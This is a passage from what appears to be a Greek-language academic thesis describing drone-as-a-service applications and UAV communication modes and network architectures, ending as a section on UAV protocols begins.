μπορεί να είναι χρονοβόρες ή ακόμα και αδύνατες. Τα drones μπορούν να παραδίδουν πακέτα σε αυτές τις περιοχές με μεγαλύτερη ταχύτητα και ακρίβεια, μειώνοντας τους χρόνους παράδοσης και αυξάνοντας την ικανοποίηση των πελατών. Ένα ακόμα πλεονέκτημα με το οποίο επωφελούνται οι εταιρείες είναι ότι έχουν εξοικονόμηση κόστους καθώς οι υπηρεσίες μέσω drone είναι φθηνότερες σε σχέση με τις παραδοσιακές μεθόδους, λιγότερο ρυπογόνες και επίσης μπορούν να προγραμματιστούν να εκτελούν τις διαδρομές με τρόπο ώστε να μειώνεται ο κίνδυνος ανθρώπινου λάθους και διασφαλίζοντας συνεπείς και αξιόπιστες παραδόσεις [26], [27].

Εικόνα 2.6: DaaS με στόχο τις υπηρεσίες παράδοσης

2.3.2 Κινηματογραφία και Ψυχαγωγία

Στον σύγχρονο κόσμο της τεχνολογίας, τα drones έχουν γίνει ένα ανεκτίμητο εργαλείο για οπτική αφήγηση. Τα drones είναι σε θέση να καταγράφουν εκπληκτικά πλάνα με μοναδική προοπτική. Με την ικανότητα να πετούν ψηλά πάνω από το επίπεδο του εδάφους, τα drones μπορούν να τραβήξουν εναέριες λήψεις που διαφορετικά θα ήταν αδύνατες με τις παραδοσιακές κάμερες. Αυτό προσφέρει στους κινηματογραφιστές και τους φωτογράφους την ευκαιρία να απαθανατίσουν μαγευτικά τοπία και εκπληκτικές λεπτομέρειες με τρόπο που δεν έχει ξαναδεί. Εκτός από την προσφορά μιας μοναδικής προοπτικής, τα drones μπορούν επίσης να ταξιδέψουν σε μέρη που θα ήταν δύσκολο ή επικίνδυνο για τους ανθρώπους να έχουν πρόσβαση. Αυτό τα καθιστά ιδιαίτερα χρήσιμα για τη λήψη πλάνα από φυσικές καταστροφές, περιοχές κατεστραμμένες από τον πόλεμο και άλλες επικίνδυνες τοποθεσίες. Με τα drones, οι κινηματογραφιστές μπορούν τώρα να πουν ιστορίες από μέρη που θα ήταν πολύ επικίνδυνα για τα παραδοσιακά μέλη του πληρώματος.

Σε μικρότερη κλίμακα, τα drones μπορούν επίσης να απαθανατίσουν οικείες στιγμές και σκηνές που θα ήταν δύσκολο να καταγραφούν με τις παραδοσιακές κάμερες. Ο μικρός και ήσυχος σχεδιασμός τους επιτρέπει να τραβούν πλάνα χωρίς να είναι ενοχλητικά, καθιστώντας τα ιδανικά για τη λήψη ειλικρινών λήψεων. Η μοναδική προοπτική και οι δυνατότητες των drones τα καθιστούν επίσης δημοφιλή εργαλεία στον κόσμο της διαφήμισης και του μάρκετινγκ. Οι εταιρείες χρησιμοποιούν τώρα drones για να καταγράψουν πλάνα των προϊόντων και των υπηρεσιών τους, δίνοντάς τους ένα μοναδικό πλεονέκτημα για να ξεχωρίζουν από τον ανταγωνισμό.

Εικόνα 2.7: DaaS για Κινηματογραφία και Ψυχαγωγία από Αέρος

2.3.3 Γεωχωρικές και τοπογραφικές δραστηριότητες

Καθώς η τεχνολογία έχει αναπτυχθεί, η φωτογραμμετρική αποτύπωση έχει αλλάξει. Οι επίπονες μέρες που δαπανώνταν για χειροκίνητη επεξεργασία σημείων χάρτη έχει πλέον αντικατασταθεί μέσω των μη επανδρωμένου εναέριου οχήματος (UAV) καθώς πλέον μπορούν να παράγουν ορθομωσαϊκά υψηλής ανάλυσης και λεπτομερή τρισδιάστατα μοντέλα περιοχών όπου υπάρχουν διαθέσιμα δεδομένα χαμηλής ποιότητας, παρωχημένα ή ακόμη και καθόλου. Επιτρέπουν έτσι τη γρήγορη και εύκολη παραγωγή κτηματολογικών χαρτών υψηλής ακρίβειας, ακόμη και σε πολύπλοκα ή δυσπρόσιτα περιβάλλοντα. Οι τοπογράφοι μπορούν επίσης να εξαγάγουν χαρακτηριστικά από τις εικόνες, όπως πινακίδες, κράσπεδα, οδικούς δείκτες, πυροσβεστικούς κρουνούς και αποχετεύσεις. Τα drones μπορούν να χρησιμοποιηθούν για τη συλλογή τοπογραφικών ερευνών σε μεγάλες περιοχές όπου διαφορετικά οι παραδοσιακές μέθοδοι έρευνας θα ήταν πολύ χρονοβόρες. Οι ψηφιακές φωτογραφίες συλλέγονται από το drone, με σημεία ελέγχου σημειωμένα στο έδαφος και συντονισμένα. Χρησιμοποιώντας τις ίδιες αρχές της παραδοσιακής φωτογραμμετρίας, δημιουργείται ένα ψηφιακό μοντέλο εδάφους που καταγράφει την τοπογραφία του εδάφους.

Τα μεγάλα πλεονεκτήματα που παρέχονται είναι η μείωση του συνολικού χρόνου έρευνας, αφού χρησιμοποιώντας ένα drone εναέριας έρευνας, οι τοπογράφοι μπορούν να έχουν μια εναέρια άποψη της γης που ερευνούν. Τα drones, εξοπλισμένα με το κατάλληλο λογισμικό και αισθητήρες λήψης δεδομένων (όπως οι σαρωτές Lidar) μπορούν να χρησιμοποιηθούν για να μειώσουν σημαντικά τον χρόνο που απαιτείται για την παροχή υψηλής ακρίβειας χαρτογράφησης τοπογραφικής έρευνας. Τα drones μπορούν να εξοπλιστούν με μια σειρά από εξειδικευμένους αισθητήρες, κάμερες και άλλες συσκευές λήψης δεδομένων προκειμένου να παρέχουν την καλύτερη δυνατή τοπογραφική έρευνα [24].

Εικόνα 2.8: DaaS σε Γεωχωρικές και Τοπογραφικές Δραστηριότητες

2.3.4 Έλεγχος στην αστική ασφάλεια

Η χρήση drones για επιτήρηση και ασφάλεια έχει γίνει ολοένα και πιο δημοφιλής τα τελευταία χρόνια και είναι πλέον ένα ζωτικό εργαλείο για την επιβολή του νόμου, την εθνική ασφάλεια και τη δημόσια ασφάλεια. Τα drones μπορούν να χρησιμοποιηθούν για την παρακολούθηση μεγάλων περιοχών, όπως δημόσιοι χώροι, οδικά δίκτυα και κρίσιμες υποδομές, γρήγορα και αποτελεσματικά. Αυτό μπορεί να βοηθήσει τις υπηρεσίες επιβολής του νόμου να εντοπίζουν και να ανταποκρίνονται σε εγκληματικές δραστηριότητες, ατυχήματα και άλλες καταστάσεις έκτακτης ανάγκης πιο αποτελεσματικά. Μπορούν επίσης να χρησιμοποιηθούν για επιτήρηση σε περιοχές που είναι δύσκολο να προσπελαστούν με παραδοσιακά μέσα. Για παράδειγμα, μπορούν να χρησιμοποιηθούν για την παρακολούθηση της περιμέτρου μεγάλων εγκαταστάσεων, όπως αεροδρόμια και στρατιωτικές βάσεις, ή για τη διεξαγωγή επιτήρησης σε απομακρυσμένες περιοχές όπως δάση και βουνά. Ένα από τα βασικά οφέλη της χρήσης drones για επιτήρηση και ασφάλεια είναι η ικανότητά τους να παρέχουν μια οικονομικά αποδοτική λύση σε μια σειρά προβλημάτων.

Τέλος μπορούν να λειτουργήσουν από μια μικρή ομάδα χειριστών και μπορούν να καλύψουν μεγάλες περιοχές γρήγορα και αποτελεσματικά όπως επίσης μπορούν να χρησιμοποιηθούν σε καταστάσεις όπου μπορεί να είναι πολύ επικίνδυνο να αντιμετωπιστούν με τα συμβατικά μέσα όπως για παράδειγμα θα μπορούσε να συμβεί σε μια καταδίωξη όπου με τη χρήση drone θα δίνονταν η δυνατότητα έτσι ώστε το «παράνομο» όχημα να ελέγχεται από ψηλά αποφεύγοντας οποιαδήποτε επίγεια συμπλοκή θα μπορούσε να θέσει σε κίνδυνο κάθε ανθρώπινη ζωή [25].

Εικόνα 2.9: DaaS για την ενίσχυση της αστικής ασφάλειας

2.3.5 Γεωργία – Agriculture

Τα γεωργικά drones εφαρμόζονται στην γεωργία, προκειμένου να συμβάλουν στην αύξηση της παραγωγής των καλλιεργειών και στην παρακολούθηση της ανάπτυξής τους. Οι αισθητήρες και οι δυνατότητες ψηφιακής απεικόνισης μπορούν να δώσουν στους αγρότες μια πλήρη εικόνα για την κατάσταση μιας καλλιέργειας. Ως αποτέλεσμα, οι πληροφορίες αυτές μπορεί να αποδειχθούν χρήσιμες για τη βελτίωση της αποδόσεων μιας καλλιέργειας, βελτιστοποιώντας τόσο την κερδοφορία όσο και την παραγωγικότητα.

Τα γεωργικά drones επιτρέπουν στους αγρότες να έχουν μια πλήρη απεικόνιση του χωραφιού τους από ψηλά. Αυτή η απεικόνιση μπορεί να αποκαλύψει πολλά ζητήματα όπως προβλήματα άρδευσης, διακυμάνσεις του εδάφους, μολύνσεις από παράσιτα και μυκητιασικές λοιμώξεις. Έχοντας εντοπίσει αυτά τα προβλήματα, ο γεωργός μπορεί να προβεί στη βελτίωση των καλλιεργειών και κατ'επέκταση της παραγωγής.

Τα drones μπορούν να εντοπίσουν βακτήρια, μύκητες ή ασθένειες με τη χρήση υπέρυθρης ακτινοβολίας που μεταδίδεται συχνά από αισθητήρες ή θερμικές εικόνες και πολλά άλλα μέσα, αποτρέποντας την εξάπλωση των ασθενειών σε άλλες καλλιέργειες [28].

Εικόνα 2.10: DaaS για εφαρμογές στη γεωργία

2.3.6 Έρευνα και διάσωση - Search and Rescue

Διάφορες πολιτικές και στρατιωτικές οργανώσεις συμμετέχουν σε προγράμματα ασφάλειας πολιτών καθως και κτηριων. Σε μια προσπάθεια να προσφέρουν τη μέγιστη ασφάλεια στους πολίτες χωρίς κανέναν κίνδυνο, κάνουν πολλά βήματα και αξιοποιούν διαφορετικές τεχνολογίες. Μία από τις πιο πρόσφατες τεχνολογίες που χρησιμοποιούνται σε αποστολές έρευνας και διάσωσης είναι η τεχνολογία drone. Έχει καλύτερο πλεονέκτημα στη συλλογή και

ανάλυση των δεδομένων και η χρήση του είναι πρακτική στις περισσότερες περιπτώσεις. Σήμερα, τα drones χρησιμοποιούνται στην ανίχνευση πυρκαγιάς, την κατάσβεση και τη θαλάσσια διάσωση. Μερικές προηγμένες δυνατότητες με τις οποίες είναι εξοπλισμένα τα σημερινά drones έρευνας και διάσωσης όπως είναι η θερμική απεικόνιση μέσω της οποίας μπορούν να αναζητηθούν ανθρώπινες παρουσίες σε έναν χώρο, τα συστήματα ελέγχου επικοινωνίας και GPS που επιτρέπουν στα πληρώματα διοίκησης να καθοδηγούν τις ομάδες διάσωσης σε ακριβείς τοποθεσίες, ο μεγάλος αποθηκευτικός χώρος για τη μεταφορά φορτίων καθώς και διάφορα συστήματα πυρόσβεσης τα κάνουν ιδανικά για την αντιμετώπιση τέτοιον καταστάσεων [29].

Εικόνα 2.11: DaaS για την ενίσχυση της έρευνας και της επιχείρησης διάσωσης

3. Αρχιτεκτονική Επικοινωνιών UAVs

Η Αρχιτεκτονική Επικοινωνιών UAVs αναφέρεται στο πλαίσιο και το σχεδιασμό του συστήματος που επιτρέπει την αποτελεσματική επικοινωνία μεταξύ των UAVs και των επίγειων σταθμών τους ή άλλων στοιχείων εντός του οικοσυστήματος UAV, καθώς και στη συνολική δομή και οργάνωση πολλαπλών UAVs που συνεργάζονται με συντονισμένο τρόπο για την επίτευξη συγκεκριμένων στόχων.

3.1 Τρόποι επικοινωνίας

Η επικοινωνία UAV αναφέρεται στην ανταλλαγή πληροφοριών μεταξύ του drone και του σταθμού ελέγχου εδάφους ή άλλων διασυνδεδεμένων συσκευών. Περιλαμβάνει διάφορα στοιχεία, πρωτόκολλα και αρχές που διασφαλίζουν την απρόσκοπτη και ασφαλή μετάδοση δεδομένων, τον έλεγχο και την πλοήγηση και επιτρέπει τη μετάδοση δεδομένων κατά τη διάρκεια της πτητικής αποστολής. Εντοπίζοντας δύο τύπους επικοινωνίας έχουμε την επικοινωνία δεδομένων και επικοινωνία ελέγχου. Στην επικοινωνία δεδομένων, το UAV στέλνει σήματα δεδομένων όπως τηλεμετρία και πληροφορίες κατάστασης στο GCS. Ενώ στην επικοινωνία ελέγχου επικοινωνία, το GCS στέλνει εντολές και σήματα ελέγχου στο UAV [34], [35]. Κατά τη διάρκεια μιας πτητικής αποστολής, ένα UAV επικοινωνεί με διάφορες οντότητες. Όπως φαίνεται στην εικόνα 3.1 υπάρχει κατηγοριοποίηση τεσσάρων τελικών σημείων επικοινωνίας. Πιο αναλυτικά:

(i) UAV-GCS: Η επικοινωνία μεταξύ UAV και GCS αποτελεί τη μια από τις τρεις κατηγορίες. Η επικοινωνία UAV-GCS περιλαμβάνει την ανταλλαγή πληροφοριών μεταξύ του σταθμού ελέγχου εδάφους και του μη επανδρωμένου εναέριου οχήματος, και περιλαμβάνει τέσσερις κατηγορίες μεταδιδόμενης κίνησης: έλεγχος κυκλοφορία, συντονιστική κίνηση, ανίχνευση κυκλοφορίας και ειδικές πληροφορίες [36].

Η πρώτη κατηγορία, ο έλεγχος της κυκλοφορίας, είναι υπεύθυνη για τη μετάδοση βασικών εντολών ελέγχου και παρακολούθησης. Αυτές οι εντολές διέπουν διάφορες πτυχές της πτήσης του UAV, την εκτέλεση της αποστολής και παρέχουν ενημερώσεις σε πραγματικό χρόνο για την κατάστασή του.

Η δεύτερη κατηγορία, η κυκλοφορία συντονισμού, εστιάζει στη ρύθμιση των αλληλεπιδράσεων μεταξύ πολλαπλών UAVs κατά τη διάρκεια μιας κοινής αποστολής πτήσης. Διευκολύνει τον απρόσκοπτο συντονισμό και την κατανομή εργασιών μεταξύ του στόλου των UAV, επιτρέποντάς τους να εκτελούν σύνθετες αποστολές από κοινού. Επιπλέον, η κυκλοφορία συντονισμού χειρίζεται ανεξάρτητες εργασίες που δεν απαιτούν άμεση

επικοινωνία με τον Σταθμό Ελέγχου εδάφους (GCS), συμπεριλαμβανομένων κρίσιμων διαδικασιών όπως η αποφυγή σύγκρουσης.


Η τρίτη κατηγόρια ανίχνευση της κυκλοφορίας, αφορά τη μετάδοση μετρήσεων από τους εποχούμενους αισθητήρες του UAV στο GCS. Αυτές οι μετρήσεις τηλεμετρίας διαδραματίζουν κεντρικό ρόλο στη συλλογή δεδομένων από διάφορους αισθητήρες, επιτρέποντας στους χειριστές να παρακολουθούν και να αξιολογούν το περιβάλλον και τις συνθήκες λειτουργίας του UAV. Με την αναμετάδοση αυτών των πληροφοριών, η ανίχνευση της κυκλοφορίας εξουσιοδοτεί το GCS να λαμβάνει ενημερωμένες αποφάσεις και προσαρμογές κατά τη διάρκεια της αποστολής.

Τέλος, η τέταρτη τάξη περιλαμβάνει ειδική μετάδοση πληροφοριών. Αυτή η κατηγορία φιλοξενεί τυχόν πρόσθετα δεδομένα που δεν ταιριάζουν στις προηγούμενες κατηγορίες. Μπορεί να περιλαμβάνει μοναδικά δεδομένα για συγκεκριμένη αποστολή, συμπληρωματικές επιχειρησιακές πληροφορίες ή οποιαδήποτε εξειδικευμένη ανταλλαγή δεδομένων μεταξύ του UAV και του GCS.

(ii) UAV-Satellite: Σε περιπτώσεις όπου η απόδοση του UAV είναι περιορισμένη λόγω της έλλειψης σταθερής υποδομής, της μεγάλης απόστασης μεταξύ χειριστή όπου το UAV πετάει πέρα από τη γραμμή όρασης (BloS), τότε η δορυφορική επικοινωνία αποδεικνύεται ιδιαίτερα αποτελεσματική, προσφέροντας μια ισχυρή και αξιόπιστη σύνδεση με υψηλό εύρος ζώνης μετάδοσης, επιτρέποντας την απρόσκοπτη ανταλλαγή δεδομένων σε τεράστιες αποστάσεις δίνοντας στα UAV πρόσβαση σε δεδομένα τοποθεσίας GPS σε πραγματικό χρόνο, τα οποία στη συνέχεια μεταδίδονται πίσω στον Σταθμό Ελέγχου εδάφους (GCS) μέσω του δορυφόρου. Ωστόσο, το κόστος συντήρησης των συστημάτων επικοινωνιών σε συνδυασμό με τη κατανάλωση ενέργειας, η οποία θα μπορούσε να επηρεάσει τον χρόνο πτήσης και την αντοχή των UAV, αποτελούν σημαντικές προκλήσεις για τις δορυφορικές επικοινωνίες [37].

(iii) UAV-UAV: Στη περίπτωση αυτή η επικοινωνία γίνεται μεταξύ UAV-UAV και οι πληροφορίες ανταλλάσσονται απευθείας μεταξύ των drones. Πιο συγκεκριμένα η επικοινωνία αυτή αξιοποιεί την ασύρματη τεχνολογία για να επιτρέπει την απρόσκοπτη ανταλλαγή δεδομένων και τη συνεργασία μεταξύ μη επανδρωμένων εναέριων οχημάτων (UAV). Μέσω πρωτοκόλλων ασύρματης επικοινωνίας, τα UAV μπορούν να μοιράζονται πληροφορίες σε πραγματικό χρόνο, συμπεριλαμβανομένων των θέσεων, των δεδομένων αισθητήρων και της κατάστασης της αποστολής τους, διασφαλίζοντας την επίγνωση της κατάστασης και τον συντονισμό μεταξύ του στόλου. Επίσης επιτρέπει στα UAV να συμμετάσχουν στη λήψη αποφάσεων συνεργασίας και στη συμπεριφορά σμήνων, λειτουργώντας με συγχρονισμένο τρόπο σαν μια συνεκτική μονάδα [100].

(iv) UAV-Cellular Communication: Η επικοινωνία μεταξύ UAV και κινητών τηλεφωνικών δικτύων εκτυλίσσεται μέσω μιας εξειδικευμένης τεχνολογίας κυψελοειδών. Αυτή η τεχνολογία χρησιμοποιεί σταθμούς βάσης για τη διαμόρφωση μιας δρομολόγησης που επιτρέπει την ασύρματη επικοινωνία μεταξύ των UAVs και των επίγειων κόμβων. Σε μεγάλα υψόμετρα, καθώς και σε αστικά και αγροτικά περιβάλλοντα, τα UAVs παρέχουν εκτενή κάλυψη περιοχής και ενσωματώνουν δίκτυα κινητής τηλεφωνίας. Αυτή η ενσωμάτωση επιτρέπει στα UAVs να λειτουργούν είτε ως Εξοπλισμός Χρήστη (User Equippment – UAV-UEs), συνδέοντας τα απευθείας με τους επίγειους σταθμούς βάσης, επιτρέποντας στους πιλότους εδάφους να έχουν άμεσο έλεγχο των UAVs μέσω των δικτύων κινητής τηλεφωνίας. Εναλλακτικά, τα UAVs μπορούν να λειτουργήσουν ως εναέριοι Σταθμοί Βάσης (Base Stations - UAV-BS), προσφέροντας αξιόπιστα και οικονομικά αποδοτικά ασύρματα δίκτυα κυψελών για περιοχές όπου οι επίγειοι σταθμοί βάσης δεν είναι προσβάσιμοι. Αν και υπάρχουν πλεονεκτήματα στη χρήση των UAVs σε δίκτυα κινητής τηλεφωνίας, και τα δύο σενάρια, η πρόοδός τους στον πραγματικό κόσμο αντιμετωπίζει προκλήσεις, όπως η περιορισμένη απόδοση και η αποδοτικότητα στη χρήση ενέργειας [100].



Εικόνα 3.1: a) UAV-GCS, b) UAV-Satellite, c) UAV-UAV, d) UAV-Cellular communication

3.2 Κατηγορίες Αρχιτεκτονικής

Η επικοινωνία είναι ένα κρίσιμο ζήτημα κατά την ανάπτυξη γρήγορης κίνησης πολλαπλών συστημάτων UAVs. Ανάλογα με τη ροή δεδομένων, αρχιτεκτονικές επικοινωνιών UAV είναι είτε συγκεντρωτικές είτε αποκεντρωμένες [40], εικόνα 3.2. Κάθε μια από τις προαναφερθείσες αρχιτεκτονικές δικτύων UAVs έχουν τα δυνατά τους σημεία και τους περιορισμούς τους όσον αφορά τις ανάγκες επικοινωνίας, την αυτονομία και την επεκτασιμότητα. Επομένως, ο κατάλληλος τύπος αρχιτεκτονικής για την ανάπτυξη εξαρτάται από τις απαιτήσεις της αποστολής πτήσης. Ωστόσο, λόγω των μοναδικών χαρακτηριστικών του UAV, ανεξάρτητα με την αρχιτεκτονική που θα χρησιμοποιηθεί σε καμία περίπτωση δε θα είναι αρκετή ώστε να ικανοποιηθούν στο σύνολο τους οι απαιτήσεις σε θέματα ασφάλειας του UAV. Όσο μεγαλύτερη είναι η πολυπλοκότητα του δικτύου, τόσο περισσότερο αυξάνονται οι πιθανότητες να προκύψουν περισσότερες ευπάθειες που θα οδηγήσει σε επιθέσεις είτε ενός μεμονωμένου συστήματος είτε ολόκληρου του συνόλου.

3.2.1 Κεντρικές αρχιτεκτονικές

Στη κεντρική αρχιτεκτονική όπως απεικονίζεται στο σχήμα 3.2a, τα UAVs μεταδίδουν και λαμβάνουν δεδομένα και εντολές ελέγχου από ένα μόνο GCS που λειτουργεί ως κεντρικός σταθμός. Πιο αναλυτικά σε μια κεντρική αρχιτεκτονική τα μέτρα ασφαλείας και οι έλεγχοι συγκεντρώνονται σε μια κεντρική οντότητα που είναι το GCS. Για παράδειγμα, σε ένα παραδοσιακό δίκτυο πελάτη-διακομιστή, ένας κεντρικός διακομιστής μπορεί να είναι υπεύθυνος για τον έλεγχο ταυτότητας, τον έλεγχο πρόσβασης και την κρυπτογράφηση. Αυτή η δρομολόγηση έχει ως αποτέλεσμα να αυξάνεται η καθυστέρηση στη μετάδοση δεδομένων. Επομένως, η κεντρική αρχιτεκτονική δεν είναι κατάλληλη για επικοινωνίες μεγάλων αποστάσεων, ιδίως για UAV με περιορισμένους πόρους. Σε επίπεδο ασφαλείας ο επιτιθέμενος για να μπορέσει να διαταράξει το δίκτυο των UAVs θα πρέπει να στοχεύσει σε όσο το δυνατόν μεγαλύτερο αριθμό από αυτά, αφού ακόμα και στη περίπτωση όπου θα μπορούσε να πάρει το πλήρη έλεγχο από ένα UAV οδηγώντας το σε αστοχία, τα υπόλοιπα θα συνέχιζαν να εκτελούν κανονικά τη πτήση τους.

3.2.2 Αποκεντρωμένες αρχιτεκτονικές

Στα συστήματα πολλαπλών UAV, τα δίκτυα επικοινωνίας UAV είναι εναέρια και διαφέρουν σημαντικά από τα κινητά ad hoc (MANETs) και τα δίκτυα ad hoc οχημάτων (VANETs) όσον αφορά την κινητικότητα των κόμβων και την αλλαγή της τοπολογίας. Οι μοναδικές ιδιότητες και οι προκλήσεις αυτών των δικτύων δημιουργούν μια νέα κατηγορία ad hoc δικτύων, συγκεκριμένα τα ιπτάμενα ad hoc δίκτυα (FANETs) [38]. Το FANET (Flying


Ad hoc Network) είναι μια αποκεντρωμένη αρχιτεκτονική δικτύου σχεδιασμένη για UAV. Στο επίπεδο δικτύου, χρησιμοποιεί κατανεμημένα πρωτόκολλα δρομολόγησης που επιτρέπουν στα UAVs να λαμβάνουν συλλογικές αποφάσεις δρομολόγησης με βάση τοπικές πληροφορίες [40]. Η αποκεντρωμένη αρχιτεκτονική επιτρέπει την επικοινωνία UAV-UAV χωρίς τη δρομολόγηση πληροφοριών στο GCS, αφού κάθε UAV είναι εξοπλισμένο με τις δικές του υπολογιστικές δυνατότητες και επικοινωνεί με άλλα UAVs μέσω ασύρματων δικτύων. Λαμβάνουν ανεξάρτητες αποφάσεις με βάση τα καθήκοντα που τους έχουν ανατεθεί, αναλύουν δεδομένα τοπικών αισθητήρων και συντονίζουν ενέργειες χρησιμοποιώντας αλγόριθμους όπως αλγόριθμους συναίνεσης ή ευφυΐα σμήνους. Αυτή η αρχιτεκτονική εξασφαλίζει ανοχή σε σφάλματα, επεκτασιμότητα και προσαρμοστικότητα, επιτρέποντας στα UAV να εργάζονται ως ομάδα, να εκτελούν σύνθετες αποστολές και να ανταποκρίνονται αποτελεσματικά σε δυναμικά περιβάλλοντα ελαχιστοποιώντας τους κινδύνους για κάποια αστοχία [39]. Στην αποκεντρωμένη αρχιτεκτονική υπάρχουν 3 τύποι αρχιτεκτονικής όπως απεικονίζονται στα σχήματα 3.2b-3.2d, αυτοί οι τύποι είναι οι εξής:

(i) **UAV Ad-Hoc Network**: Πρόκειται για ένα ασύρματο δίκτυο επικοινωνίας που σχηματίζεται από μια ομάδα μη επανδρωμένων εναέριων οχημάτων (UAVs) που δημιουργούν άμεση επικοινωνία μεταξύ τους χωρίς να βασίζονται σε μια σταθερή υποδομή όπως παραδοσιακούς σταθμούς βάσης ή σημεία πρόσβασης. Σε ένα δίκτυο ad hoc, τα UAV λειτουργούν και ως κόμβοι και ως δρομολογητές, σχηματίζοντας δυναμικά ένα αυτο-οργανωμένο δίκτυο για να επιτρέψουν την επικοινωνία μεταξύ τους. Αυτός ο τύπος δικτύου είναι ιδιαίτερα χρήσιμος σε σενάρια όπου τα UAV πρέπει να συνεργάζονται, να μοιράζονται πληροφορίες και να συντονίζουν τις ενέργειές τους, όπως αποστολές έρευνας και διάσωσης, περιβαλλοντική παρακολούθηση ή αντιμετώπιση καταστροφών.

(ii) **Multi-group UAV Ad-Hoc Network**: Επεκτείνει την έννοια των ad hoc δικτύων UAVs εισάγοντας πολλαπλές ανεξάρτητες ομάδες UAV που λειτουργούν σε διαφορετικές περιοχές ή αποστολές. Κάθε ομάδα σχηματίζει το δικό της ad hoc δίκτυο για να διευκολύνει την επικοινωνία και τον συντονισμό εντός της ομάδας. Επιπλέον, ορισμένα UAVs μπορεί να λειτουργούν ως πύλες ή κόμβοι γέφυρας, επιτρέποντας την επικοινωνία μεταξύ διαφορετικών ομάδων όταν είναι απαραίτητο. Αυτή η προσέγγιση επιτρέπει βελτιωμένη επεκτασιμότητα και ευελιξία, καθώς διαφορετικές ομάδες UAVs μπορούν να λειτουργούν αυτόνομα ενώ έχουν ακόμα τη δυνατότητα ανταλλαγής πληροφοριών με άλλες ομάδες όταν απαιτείται.

(iii) **Multi-layer UAV Ad-Hoc Network**: Η έννοια των πολλαπλών επιπέδων περιλαμβάνει την ενοποίηση πολλαπλών επιπέδων επικοινωνίας για να επιτρέψουν διαφορετικούς τύπους ανταλλαγής δεδομένων και υπηρεσιών. Σε αυτήν τη ρύθμιση, τα UAVs μπορούν να δημιουργήσουν επικοινωνία όχι μόνο με άλλα UAVs αλλά και

με Σταθμούς Ελέγχου εδάφους (GCS), δορυφόρους και άλλες δικτυωμένες συσκευές. Κάθε επίπεδο επικοινωνίας μπορεί να εξυπηρετεί συγκεκριμένους σκοπούς και να υποστηρίζει διαφορετικούς τύπους κίνησης δεδομένων.



Εικόνα 3.2: a) centralized architecture, b) UAV Ad hoc network, c) Multi-group UAV ad hoc, d) Multi-layer UAV ad hoc

3.3 Πρωτόκολλα UAVs

Τα πρωτόκολλα μη επανδρωμένων εναέριων οχημάτων (UAVs) είναι πρότυπα επικοινωνίας και πρωτόκολλα ειδικά σχεδιασμένα για τη λειτουργία και τον έλεγχο των drones και άλλων μη επανδρωμένων εναέριων οχημάτων. Αυτά τα πρωτόκολλα διευκολύνουν την ανταλλαγή πληροφοριών μεταξύ του drone και του σταθμού επίγειου ελέγχου του (GCS) ή άλλων απομακρυσμένων συστημάτων. Ακολουθούν μερικά από τα κοινά χρησιμοποιούμενα πρωτόκολλα UAV:

